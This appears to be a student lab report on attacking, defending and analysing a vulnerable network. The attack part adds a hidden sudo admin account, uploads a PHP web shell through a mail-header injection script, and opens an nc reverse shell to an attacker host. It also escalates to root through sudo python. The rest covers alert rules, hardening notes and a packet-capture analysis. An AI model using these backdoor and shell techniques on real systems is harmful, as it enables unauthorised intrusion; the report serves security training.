root@target1:/home/steven# useradd -u 1003 admin
root@target1:/home/steven# passwd admin
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:/home/steven#
```

Step 2: Add User to Sudo Group

```
root@target1:/home/steven# sudo usermod -aG sudo admin
root@target1:/home/steven# groups admin
admin : admin sudo
root@target1:/home/steven#
```

Step 3: Reconfigure Sudoers File (Redundancy)

```
  GNU nano 2.2.6            File: /etc/sudoers.tmp                    Modified

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
admin ALL=(ALL) NOPASSWD:ALL
```

Step 4: Login Verification

```
root@Kali:~# ssh admin@192.168.1.110
admin@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/admin: No such file or directory
$
```

Backdooring Target 2

Backdoor Overview

- **Backdoor Type**: Reverse Shell
- **Implementation**: PHP file upload to target web server via malicious script
- **Connection**: Ncat listener

Step 1: PHP File Upload

```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurit

TARGET=http://192.168.1.115/contact.php
DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
          --data-urlencode "name=Hackerman" \
          --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION
          --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd'
          --data-urlencode "action=submit" \
          $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#
```

Step 2: Open Listener on Host & Target

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```

192.168.1.115/backdoor.p

192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bas

Step 3: Secure User Shell on Target

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 53717
```

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Part 2: Defense

Table of Contents

This section contains the following resources:

Network Topology & Critical Vulnerabilities

Alerts Implemented

Hardening

Implementing Patches

Alerts Implemented

Excessive HTTP Errors

Summarize the following:

Which metric does this alert monitor?

By count

What is the threshold it fires at?

400 + within 5 minutes from top 5 HTTP response status codes

Provide a screenshot of the alert in action.

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

HTTP Request Size Monitor

Summarize the following:

Which metric does this alert monitor?

Sum

What is the threshold it fires at?

HTTP request bytes over all documents is over 3500 within 1 minute

Provide a screenshot of the alert in action.

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

CPU Usage Monitor

Summarize the following:

Which metric does this alert monitor?

Max

What is the threshold it fires at?

CPU total utilization over all documents is about 50 percent for 5 minutes

Provide a screenshot of the alert in action.

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Hardening

Hardening Against Brute Force Attacks on Target 1

Explain how to patch Target 1 against Vulnerability 1. Include:

- Why the patch works.

- Implement lock out for invalid credentials. This will prevent excessive log-in attempts

- How to install it (include commands)

- Implement an account lockout/timeout system

Hardening Against DOS Attacks on Target 1

Explain how to patch Target 1 against Vulnerability 2. Include:

- Why the patch works.

- Install Load Balancer will optimize processing and lessen traffic on servers on the network

- Do not grant access to non-trusted IP and only accepts connections to IP address ranges

- How to install it (include commands)

- Install device on network (Hardware) & through applications (Software)

- Configure Whitelisting through Network/Firewall settings

- Load Balancer

Hardening Against Excessive CPU Usage on Target 1

Explain how to patch Target 1 against Vulnerability 3. Include:

- Why the patch works.
  - Set limit with each CPU core usage
  - Implement different threshold of CPU Usage at different alerts.
  - Monitor activities on each machine by setting max CPU usage
- How to install it (include commands)
  - Utilize Task manager to limit core usage
  - Create alerts at 50% & 100% CPU usage
  - Install CPU monitoring program

Hardening Against [SSH password usage] on Target 1

-SSH using simple passwords is never a good idea. Instead it would be better to use SSH key pair:

-There would no longer be an ability to Brute force password access to remote server.

-Requires use the “ssh-keygen” command followed by “ssh-copy-id” to copy key.

-Disable password login for root account

Hardening Against HTTP on Target 1

-Remove server version banner and directory browser listing:

-This does not remove a vulnerability; this simply makes enumeration and vulnerability identification more difficult.

-Banner removal: edit /etc/apache2/httpd.conf

-Server Tokens >>> Prod

-ServerSigniture >>> Off

-Disable browser listing: edit /etc/httpd/conf/httpd.conf

-Find line: Options Indexes FollowSymLinks >>> remove “indexes”

Hardening Against Samba SMBD on Target 1

-Use host-based Protection and IPC$ share deny:

-Allowing remote connection from specific IP ranges prevents unauthorized access to hidden files on server.

-IPC$ share deny prevents remote users from seeing what shares are available on the server via named pipes essential for communication between programs.

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

The playbooks is written in YAML automates patching actions implemented through Ansible. Ansible is a configuration tools to patch systems by running packaging modules in less time.

Explain which vulnerability each task in the playbook patches.

ansible-playbook orapatch.yml –k *(ansible module and playbook for automated oracle patching. It prompt for the user to provide root password)*

The –k option will prompt you to enter the SSH password

If you are using SSH key then “-k” options can be omitted.

```
                    <div class="info"></div>
                  </form>
                </div>
              </div>
            </div>
            <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
              <div class="single-footer-widget">
                <h6>Follow Us</h6>
                <p>Let us be social</p>
                <div class="footer-social d-flex align-items-center">
                  <a href="#"><i class="fa fa-facebook"></i></a>
                  <a href="#"><i class="fa fa-twitter"></i></a>
                  <a href="#"><i class="fa fa-dribbble"></i></a>
                  <a href="#"><i class="fa fa-behance"></i></a>
                </div>
              </div>
            </div>
          </div>
        </div>
      </footer>
      <!-- end footer Area -->
      <!-- flag1{b9bbcb33e11b80be759c4e844863b94d} -->
      <script src="js/vendor/jquery-2.2.4.min.js"></script>
      <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hU
      <script src="js/vendor/bootstrap.min.js"></script>
      <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
      <script src="js/easing.min.js"></script>
      <script src="js/hoverIntent.js"></script>
      <script src="js/superfish.min.js"></script>
      <script src="js/jquery.ajaxchimp.min.js"></script>
      <script src="js/jquery.magnific-popup.min.js"></script>
      <script src="js/owl.carousel.min.js"></script>
      <script src="js/jquery.sticky.js"></script>
      <script src="js/jquery.nice-select.min.js"></script>
      <script src="js/waypoints.min.js"></script>
      <script src="js/jquery.counterup.min.js"></script>
      <script src="js/parallax.min.js"></script>
      <script src="js/mail-script.js"></script>
      <script src="js/main.js"></script>
    </body>
  </html>
```

```
idmapd.conf          passwd          wgetrc
init                 passwd-         X11
init.d               perl            xdg
initramfs-tools      php5            xml
michael@target1:/$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.pn
michael@target1:/$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
michael@target1:~
File  Actions  Edit  View  Help
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys
to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of
 awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your d
ashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page  |
          | publish     | closed          | open            |                 | sample-page     |          |
      | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                 |                 |          0 | http://192.
168.206.131/wordpress/?page_id=2                  |          0 | page      |                 |
        0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770c
d2}

                                                                                        | flag3
     |             | draft       | open            | open            |                 |          |
     |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                 |                 |          0 | h
ttp://raven.local/wordpress/?p=4                  |          0 | post      |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941
ce}
```

```
steven@target1:~$ clear
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more inf
>>> import os
>>> os.system
<built-in function system>
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven# locate flag
/root/flag4.txt
```

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Part 3: Network Analysis

Table of Contents

This document contains the following resources:

- **Network Topology & Critical Vulnerabilities**
- **Traffic Profile**
- **Normal Activity**
- **Malicious Activity**

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	185.243.115.84 <> 172.16.4.205 (26 M) 166.62.11.64 <> 172.16.4.205 (16 M) 10.0.0.201 <> 23.43.62.169 (7 K)	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP, HTTP	Three most common protocols on the network.
# of Unique IP Addresses	104,070	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1	Number of malware binaries identified in traffic.

Behavioral Analysis

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Social Media
  - Instagram
- News/research
  - Time Libya photo essay
- Shopping
  - Browsing electronics and audio products
  - Toy purchase invoice

Suspicious Activity

- IPhone jailbreak research
- Torrent file was downloaded onto host machine.
- june11.dll was download onto host machine. It was determined to be a trojan malware file.

Normal Activity

Social Media

- Instagram.com traffic was observed (TCP, DNS, HTTP…)
- Instagram feed plugin linked from http://mysocalledchaos.com

frame contains "instagram"

No.	Time	Source	Destination	Protocol	Length	CNa	Info
540…	637.62231…	10.11.11.121	8.8.8.8	DNS	73		Standard query 0x9eda A instagram.com
4418	60.436840…	166.62.111.…	172.16.4.205	TCP	1411		http(80) → 49190 [ACK] Seq=89896 Ack=3492 Win=25344 Len=1…
833…	912.14536…	166.62.111.…	172.16.4.205	TCP	1411		[TCP Retransmission] http(80) → 49190 [ACK] Seq=89896 Ack…
3655	51.862537…	172.16.4.205	166.62.111.64	HTTP	422		GET /wp-content/plugins/instagram-feed/css/sb-instagram.m…
3954	55.124100…	172.16.4.205	172.16.4.4	DNS	77		Standard query 0x218e A api.instagram.com
3983	55.469193…	172.16.4.205	166.62.111.64	HTTP	405		GET /wp-content/plugins/instagram-feed/js/sb-instagram.mi…
4097	56.497366…	172.16.4.205	172.16.4.4	DNS	87		Standard query 0xc53d A instagram.c10r.facebook.com
4711	64.492593…	172.16.4.205	31.13.70.52	TLSv…	571		Client Hello
5132	70.332117…	172.16.4.205	172.16.4.4	DNS	85		Standard query 0x7e6b A scontent.cdninstagram.com
5320	73.339439…	172.16.4.205	172.16.4.4	DNS	85		Standard query 0x0b14 A scontent.cdninstagram.com
6622	93.973358…	172.16.4.205	31.13.70.52	TLSv…	571		Client Hello

```
Accept: text/css,*/*;q=0.1\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
Referer: http://mysocalledchaos.com/\r\n
\r\n
[Full request URI: http://mysocalledchaos.com/wp-content/plugins/instagram-feed/css/sb-instagram.min.css?ver=1.10.1]
[HTTP request 2/14]
```

News/Research

- Seemingly random news browsing/research was observed when filtering for HTTP and TCP traffic

frame contains "libya"

No.	Time	Source	Destination	Protocol	Length	CNa	Info
351…	476.95821…	10.11.11.179	143.204.29.89	HTTP	519		GET /time/photoessays/2011/libya_ruins/libya_ruins_01.jpg…
374…	495.54042…	10.11.11.179	52.39.8.230	TCP	1411		50249 → http(80) [ACK] Seq=1 Ack=1 Win=131776 Len=1345 TS…
377…	499.39509…	10.11.11.179	52.39.8.230	TCP	1411		50249 → http(80) [ACK] Seq=1970 Ack=1831 Win=131072 Len=1…
377…	499.47861…	10.11.11.179	52.39.8.230	HTTP	903		GET /b/ss/timecom/1/H.24.3/s56446593866205?AQB=1&pccr=tru…
395…	512.69894…	10.11.11.179	13.33.255.72	HTTP	1051		GET /prod/assets/themes/magazines/SUBS/templates/velocity…
402…	518.04800…	10.11.11.179	52.39.8.230	HTTP	734		GET /b/ss/timecom/1/H.27.5/s51375980552047?AQB=1&ndh=1&t=…
402…	518.07046…	10.11.11.179	13.33.255.72	HTTP	1404		GET /prod/assets/themes/magazines/SUBS/templates/velocity…
345…	471.04314…	143.204.29.…	10.11.11.179	TCP	1411		http(80) → 50221 [ACK] Seq=5211 Ack=400 Win=30208 Len=134…
345…	471.06591…	143.204.29.…	10.11.11.179	TCP	1411		http(80) → 50221 [ACK] Seq=6556 Ack=400 Win=30208 Len=134…
345…	471.32458…	143.204.29.…	10.11.11.179	TCP	1411		http(80) → 50221 [ACK] Seq=21351 Ack=400 Win=30208 Len=13…
345…	471.34737…	143.204.29.…	10.11.11.179	TCP	1411		http(80) → 50221 [ACK] Seq=22696 Ack=400 Win=30208 Len=13…

```
    Request URI: /time/photoessays/2011/libya_ruins/libya_ruins_01.jpg
    Request Version: HTTP/1.1
  Host: img.timeinc.net\r\n
  Connection: keep-alive\r\n
  Accept: image/png,image/svg+xml,image/*;q=0.8,video/*;q=0.8,*/*;q=0.5\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Saf
  Accept-Language: en-us\r\n
  Referer: http://content.time.com/time/photogallery/0,29307,2077702,00.html\r\n
  Accept-Encoding: gzip, deflate\r\n
  \r\n
  [Full request URI: http://img.timeinc.net/time/photoessays/2011/libya_ruins/libya_ruins_01.jpg]
```

Shopping

- Time wasting was observed when filtering for HTTP and TCP traffic
- An invoice .doc was found from carboardspaceshiptoys.com

frame contains "cardboard"

No.	Time	Source	Destination	Protocol	Length	CNa	Info
578…	652.29695…	10.6.12.12	8.8.8.8	DNS	97		Standard query 0xb228 A cardboardspaceshiptoys.com OPT
578…	652.30384…	10.6.12.12	10.6.12.157	DNS	102		Standard query response 0x9467 A cardboardspaceshiptoys.com A 1…
578…	652.29540…	10.6.12.157	10.6.12.12	DNS	86		Standard query 0x9467 A cardboardspaceshiptoys.com
579…	652.31876…	10.6.12.157	172.93.120.242	HTTP	513		GET /logs/invoice-86495.doc HTTP/1.1
579…	652.35393…	10.6.12.157	172.93.120.242	TLSv…	571		Client Hello
579…	652.34107…	172.93.120.…	10.6.12.157	HTTP	561		HTTP/1.1 302 Found (text/html)
578…	652.30221…	8.8.8.8	10.6.12.12	DNS	113		Standard query response 0xb228 A cardboardspaceshiptoys.com A 1…

```
Host: cardboardspaceshiptoys.com\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en\r\n
\r\n
[Full request URI: http://cardboardspaceshiptoys.com/logs/invoice-86495.doc]
[HTTP request 1/1]
```

Malicious Activity

IPhone Jailbreak Research

- User appears to have been researching how to jailbreak an IPhone (Protocol: HTTP)
- Link to sites referring to “jailbreak” and “iphonehacks” shown below

frame contains "jailbreak"

No.	Time	Source	Destination	Protocol	Length	CNa	Info
413…	527.86796…	10.11.11.217	35.185.55.255	HTTP	476		GET /jailbreak-ios-13 HTTP/1.1
413…	528.12537…	10.11.11.217	35.185.55.255	HTTP	459		GET /wp-content/themes/iphonehacks/css/font-awesome.min.c…
413…	528.26868…	10.11.11.217	35.185.55.255	HTTP	446		GET /wp-content/themes/iphonehacks/css/app.css HTTP/1.1
413…	528.31230…	10.11.11.217	35.185.55.255	HTTP	459		GET /wp-content/plugins/super-rss-reader/public/srr-css.c…
413…	528.31955…	10.11.11.217	35.185.55.255	HTTP	453		GET /wp-includes/css/dist/block-library/style.min.css HTT…
413…	528.32679…	10.11.11.217	35.185.55.255	HTTP	452		GET /wp-content/plugins/wp-pagenavi/pagenavi-css.css HTTP…
414…	529.31484…	10.11.11.217	35.185.55.255	HTTP	448		GET /wp-content/themes/iphonehacks/css/style.css HTTP/1.1
414…	529.45637…	10.11.11.217	35.185.55.255	HTTP	447		GET /wp-content/plugins/jetpack/css/jetpack.css HTTP/1.1
414…	529.46344…	10.11.11.217	35.185.55.255	HTTP	442		GET /wp-content/plugins/super-rss-reader/public/srr-js.js…
414…	529.47328…	10.11.11.217	35.185.55.255	HTTP	435		GET /wp-content/themes/iphonehacks/js/modernizr.js HTTP/1…
414…	529.52594…	10.11.11.217	35.185.55.255	HTTP	454		GET /wp-content/themes/iphonehacks/style.css?ver=1.130 HT…

```
    Request Version: HTTP/1.1
  Host: www.iphonehacks.com\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  User-Agent: Mozilla/5.0 (iPad; CPU OS 13_2_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobi
  Referer: https://www.google.com/\r\n
  Accept-Language: en-us\r\n
  Accept-Encoding: gzip, deflate\r\n
  \r\n
  [Full request URI: http://www.iphonehacks.com/jailbreak-ios-13]
  [HTTP request 1/9]
```

Jailbreak iOS 13 – iOS 13.7: Everything You Need to Know!


Bittorrent Download

- A torrent file was downloaded from www.publicdomaintorrents.com
- Torrent related traffic was found utilizing TCP, UDP, DNS, HTTP protocols
- File was a Betty Boop cartoon video file

frame contains "torrent"


No.	Time	Source	Destination	Protocol	Length	CNa	Info
695…	769.56050…	10.0.0.201	52.94.233.131	HTTP	1067		GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22prog…
697…	770.35174…	10.0.0.201	10.0.0.2	DNS	88		Standard query 0xdee1 A www.publicdomaintorrents.com
697…	770.36695…	10.0.0.201	168.215.194.14	HTTP	589		GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhyth…
697…	770.52533…	10.0.0.201	10.0.0.2	DNS	81		Standard query 0xe7bb A router.bittorrent.com
697…	770.53583…	10.0.0.201	10.0.0.2	DNS	79		Standard query 0x7b0e A router.utorrent.com
697…	770.53722…	10.0.0.201	10.0.0.2	DNS	87		Standard query 0xbf76 A download.deluge-torrent.org
697…	770.55578…	10.0.0.201	10.0.0.2	DNS	78		Standard query 0x69b2 A torrent.ubuntu.com
697…	770.56325…	10.0.0.201	140.211.166.134	HTTP	195		GET /version-1.0 HTTP/1.1
697…	770.57269…	10.0.0.201	91.189.95.21	HTTP	423		GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e…
699…	771.21445…	10.0.0.201	10.0.0.2	DNS	90		Standard query 0xee1a A files.publicdomaintorrents.com
699…	771.23114…	10.0.0.201	168.215.194.14	HTTP	434		GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%…


```
Hypertext Transfer Protocol
  GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
    Request Method: GET
    Request URI: /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
      Request URI Path: /bt/btdownload.php
      Request URI Query: type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
        Request URI Query Parameter: type=torrent
        Request URI Query Parameter: file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
    Request Version: HTTP/1.1
```



Malware Download

- A malware trojan file was downloaded (HTTP)
- File was identified as june11.dll and exported for analysis
- Upload to virustotal.com revealed that this is in fact a trojan malware file





The End